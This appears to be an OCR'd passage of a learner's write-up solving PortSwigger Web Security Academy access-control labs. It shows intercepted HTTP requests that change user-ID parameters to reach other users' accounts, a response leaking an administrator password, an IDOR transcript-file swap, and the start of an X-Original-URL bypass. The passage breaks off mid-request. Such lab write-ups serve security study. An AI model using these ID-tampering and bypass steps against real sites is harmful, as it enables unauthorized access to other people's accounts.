This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.


You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) I have gone through all the posts from the blog, I found a blog written by carlos, I have intercepted the request and found the id of carlos

```
GET /blogs?userId=25322ee5-56a1-44a2-9b84-b0d6ba186e61 HTTP/1.1
Host: 0ad700fb039f8267c059585f008a00ce.web-security-academy.net
Cookie: session=mjpJidhpBZFBwSBYTiVH0WoNY7hGiT63
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net/post?postId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

2) 25322ee5-56a1-44a2-9b84-b0d6ba186e61 is the userid
3) My next step is to login using the given credentials and replace the id with carlos id




Intercept | HTTP history | WebSockets history | Options

Request to https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net:443 [34.246.129.62

Forward | Drop | Intercept is on | Action | Open Browser


Pretty | Raw | Hex | Hackvertor

```
1  GET /my-account?id=25322ee5-56a1-44a2-9b84-b0d6ba186e61 HTTP/1.1
2  Host: 0ad700fb039f8267c059585f008a00ce.web-security-academy.net
3  Cookie: session=mjpJidhpBZFBwSBYTiVH0WoNY7hGiT63
4  Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  Sec-Ch-Ua-Platform: "Windows"
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ad700fb039f8267c059585f008a00ce.web-security-academy.net/blo
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
```




---

7. User ID controlled by request parameter with data leakage in redirect





Sol) Steps:

1) Login using wiener and intercept the request



2) Change the id value to carlos





---

8. User ID controlled by request parameter with password disclosure

Lab: User ID controlled by request parameter with password disclosure

APPRENTICE

LAB Not solved


This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) Intercepted the request after logging in with wiener and changed the id value to administrator and in response got the password of the administrator.



Request

Pretty Raw Hex Hackvertor


```
GET /my-account?id=administrator HTTP/1.1
Host: 0af30069045ff805c08c507600f4000f.web-security-academy.net
Cookie: session=07PbGgdD1UDlervMsm5w3xjikD5fsr1H
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0af30069045ff805c08c507600f4000f.web-security-academy.net
/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render Hackvertor

```
<h1>
  My Account
</h1>
<div id=account-content>
  <p>
    Your username is: administrator
  </p>
  <form class="login-form" name="change-email-form" action=
  "/my-account/change-email" method="POST">
    <label>
      Email
    </label>
    <input required type="email" name="email" value="">
    <input required type="hidden" name="csrf" value="
    yXaKgs2ahRVwDnwkVG5ZNNNhaxcS1R0o">
    <button class='button' type='submit'>
      Update email
    </button>
  </form>
  <form class="login-form" action="
  /my-account/change-password" method="POST">
    <br/>
    <label>
      Password
    </label>
    <input required type="hidden" name="csrf" value="
    yXaKgs2ahRVwDnwkVG5ZNNNhaxcS1R0o">
    <input required type=password name=password value='
    cge0u38ihchnkw52f5gl'/>
    <button class='button' type='submit'>
      Update password
    </button>
  </form>
</div>
</div>
```

2) Now logging in with the credentials



---

9. Insecure direct object references

Lab: Insecure direct object references

APPRENTICE


LAB Not solved

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.


Solve the lab by finding the password for the user `carlos`, and logging into their account.


Sol) Steps:

1) In the below screen show you can see there is a directory called /download-transcript/5.txt



2) I have changed the value of 5.txt to 0.txt because that is the first transcript created





---

10. URL-based access control can be circumvented

Lab: URL-based access control can be circumvented

PRACTITIONER


LAB Not solved

This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.

To solve the lab, access the admin panel and delete the user `carlos`.

Sol) Steps:

1) I tried to intercept the request and got access denied



Request

Pretty Raw Hex Hackvertor \n


```
1 GET /admin HTTP/1.1
